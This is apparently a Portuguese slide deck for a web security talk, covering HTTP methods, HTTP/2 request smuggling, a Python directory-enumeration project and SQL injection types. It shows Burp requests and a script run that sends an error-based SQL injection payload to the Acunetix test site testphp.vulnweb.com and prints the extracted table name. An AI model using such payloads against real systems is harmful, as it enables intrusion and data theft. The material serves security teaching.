- ❖ PUT – Armazena o documento na URL específica
- ❖ DELETE – Deletar determinado documento
- ❖ CONNECT - Serve para uso com um proxy que possa se tornar um túnel SSL e TLS (um túnel pode ser usado, por exemplo, para criar uma conexão segura).
- ❖ TRACE – Ecoa a requisição, permite visualizar como a requisição está sendo processada.

HTTP Status Codes

- ❖ 1xx: Informational (Informação) – utilizada para enviar informações para o cliente de que sua requisição foi recebida e está sendo processada;
- ❖ 2xx: Success (Sucesso) – indica que a requisição do cliente foi bem sucedida;
- ❖ 3xx: Redirection (Redirecionamento) – informa a ação adicional que deve ser tomada para completar a requisição;
- ❖ 4xx: Client Error (Erro no cliente) – avisa que o cliente fez uma requisição que não pode ser atendida;
- ❖ 5xx: Server Error (Erro no servidor) – ocorreu um erro no servidor ao cumprir uma requisição válida.


HTTP 1.1 vs HTTP 2.0

Além disso, diversas outras modificações foram realizadas, consulte:

<https://www.neomind.com.br/blog/diferenças-entre-http1-1-e-http2/>

Para mais informações sobre a diferença do http 2.0 para HTTP 3.0:

<https://www.section.io/engineering-education/http3-vs-http2/>




```
POST /login HTTP/1.1\r\n
Host: psres.net\r\n
User-Agent: burp\r\n
Content-Length: 9\r\n
\r\n
x=123&y=4
```

:method	POST
:path	/login
:authority	psres.net
:scheme	https
user-agent	burp
x=123&y=4	

Nova Release, Novos Problemas (HTTP 2.0)


- ❖ HTTP/2 Desync Attacks
 - ❖ Request Smuggling via HTTP/2 Downgrades



<https://portswigger.net/research/http2>

Directory Enumeration

Brute Force + Web Crawler



The Project - DirEnum

- ❖ Receber uma URL de entrada (testphp.vulnweb.com)
- ❖ Validar acesso via HTTP (80/tcp) ou HTTPS (443/tcp)
- ❖ health check (Conectividade com a aplicação alvo)
- ❖ Carregar Wordlist para enumeração;
- ❖ Inicializar a enumeração;
- ❖ Ao mapear uma página (Baseado em HTTP Status code), executar o crawler para coletar novas urls/páginas do código fonte.

The Project - DirEnum


- ❖ Bibliotecas que poderão ser utilizadas:
 - ❖ re - Regular expression operations (<https://docs.python.org/3/library/re.html>)
 - ❖ requests - <https://docs.python-requests.org/en/latest/>
 - ❖ sys - <https://docs.python.org/3/library/sys.html>
 - ❖ BeautifulSoup - <https://beautiful-soup-4.readthedocs.io/en/latest/>

```
#!/usr/bin/python3
import re
import requests
import sys
from bs4 import BeautifulSoup
```


The Project - DirEnum

- ❖ Instalando Bibliotecas no pycharm:
 - ❖ Settings > Project > Python Interpreter > Search and Install
 - ❖ requests, bs4
- ❖ Instalando Bibliotecas no Linux
 - ❖ pip3 install requests bs4

```
#!/usr/bin/python3
import re
import requests
import sys
from bs4 import BeautifulSoup
```



Never let your computers
know that you are in a hurry



Computers can smell fear.

Time for L1V3 C0D1NG!1!


The Project - DirEnum

- ❖ Sugestões de Melhoria:
 - ❖ MultiThreading (Pseudo);
 - ❖ OutPut Clean;
 - ❖ Inserir as urls obtidas no crawling recursivamente (Dirbuster/feroxbuster feels).
 - ❖ Deduplicar urls repetidas.

Entendendo SQL Injection

SQL Injection is not dead yet

Por que não está morto?




https://owasp.org/www-pdf-archive/OWASP_Top_10_-2013.pdf

https://wiki.owasp.org/images/0/06/OWASP_Top_10-2017-pt_pt.pdf

OWASP A03:2021

- ❖ Algumas das injeções mais comuns são SQL, NoSQL, comandos de OS, Mapeamento Relacional de Objeto (ORM), LDAP e Linguagem de Expressão (EL) ou injeção de Biblioteca de Navegação de Gráfico de Objeto (OGNL).
- ❖ O conceito é idêntico entre todos os intérpretes. A revisão do código-fonte é o melhor método para detectar se os aplicativos são vulneráveis a injeções. O teste automatizado de todos os parâmetros, cabeçalhos, URL, cookies, JSON, SOAP e entradas de dados XML são fortemente encorajados. As organizações podem incluir ferramentas de teste de segurança de aplicações estáticos (SAST), dinâmicos (DAST) e interativos (IAST) no pipeline de CI/CD para identificar as falhas de injeção introduzidas antes da implantação da produção.

O que é SQL Injection?



Tipos de SQL Injection

- ❖ In-band SQLi (Classic SQLi): Execução do ataque é no mesmo canal onde ocorre a injeção.
 - ❖ Error-based SQLi
 - ❖ Union-based SQLi
- ❖ Out-of-band (OOB) SQLi: Utiliza canais alternativos para realizar a extração dos dados;
(+Complexo) (exfiltrar via http/dns)
- ❖ Inferential SQLi (Blind SQLi)
 - ❖ Boolean-based (content-based) Blind SQLi (Validação de char por char)
 - ❖ Time-based Blind SQLi (ex: Se o primeira char for G, espere 15 sec)
- ❖ Second order (level up)


<https://medium.com/@hninja049/example-of-a-error-based-sql-injection-dce72530271c>

<https://www.indusface.com/blog/types-of-sql-injection/>


https://owasp.org/www-community/attacks/SQL_Injection

<https://sqlwiki.netspi.com/injectionTypes/errorBased/#mysql>

Segunda Ordem SQL Injection



How it Works (UPDATE SCENARIO)



Request

Pretty Raw In Actions

```
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:93.0) Gecko/20100101 Firefox/93.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 102
9 Origin: http://testphp.vulnweb.com
10 Connection: close
11 Referer: http://testphp.vulnweb.com/userinfo.php
12 Cookie: login=test%2Ftest
13 Upgrade-Insecure-Requests: 1
14
15 username=Bob&ucc=1234-5678-2300-9000&uemail=%27&phone=2323345&uaddress=21+street+dsgdsfsd&update=update
```

Response

Pretty Raw Render In Actions

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Thu, 02 Dec 2021 03:27:11 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Content-Length: 222
8
9 Unable to update user information: You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use near '2323345'
10 WHERE
11         uname = 'test' at line 7
```

```
operador@workstation:~/Documents/Talks/python-fiap$ python3 sql_errorbased.py
[-] Authenticating
200
{'Server': 'nginx/1.19.0', 'Date': 'Thu, 02 Dec 2021 14:55:09 GMT', 'Content-Type': 'text/html; charset=UTF-8', 'Connection': 'close', 'X-Powered-By': 'PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1', 'Set-Cookie': 'login=test%2Ftest', 'Content-Length': '6039'}
[-] Starting interation
[-] Select the parameter to inject into
dict_keys(['username', 'ucc', 'uemail', 'uphone', 'uaddress', 'update'])
uaddress
PAYLOAD: ' or extractvalue(1,concat(0x7e,(SELECT concat(table name) FROM information schema.tables WHERE table schema=database() limit 0,1))) or'
[*] Param: uaddress HTTP Status Code: 200 Content_length: 65 Response Time: 15.00341
    Payload: ' or extractvalue(1,concat(0x7e,(SELECT concat(table name) FROM information_schema.tables WHERE table_schema=database() limit 0,1))) or'
    b"Unable to update user information: XPATH syntax error: '-artists'"
PAYLOAD:
```

How it Works (SELECT SCENARIO1/3)

Request

Pretty Raw \n Actions ▾

```
1 GET /artists.php?artist=-1+order+by+4 HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:93.0) Gecko/20100101 Firefox/93.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://testphp.vulnweb.com/artists.php
9 Cookie: login=test%2Ftest
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Pretty Raw Render \n Actions ▾

```
306" height="38" border="0" alt="Acunetix website security"></a></h1>
38   <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></h6>
39   <div id="globalNav">
40     <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
41       <td align="left">
42         <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists
43         </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
44         <a href="guestbook.php">guestbook</a> |
45         <a href="AJAX/index.php">AJAX Demo</a>
46       </td>
47       <td align="right">
48         <a href='logout.php'>Logout test</a> </td>
49     </tr></table>
50   </div>
51 </div>
52 <!-- end masthead -->
53
54 <!-- begin content -->
55 <!-- InstanceBeginEditable name="content_rgn" -->
56 <div id="content">
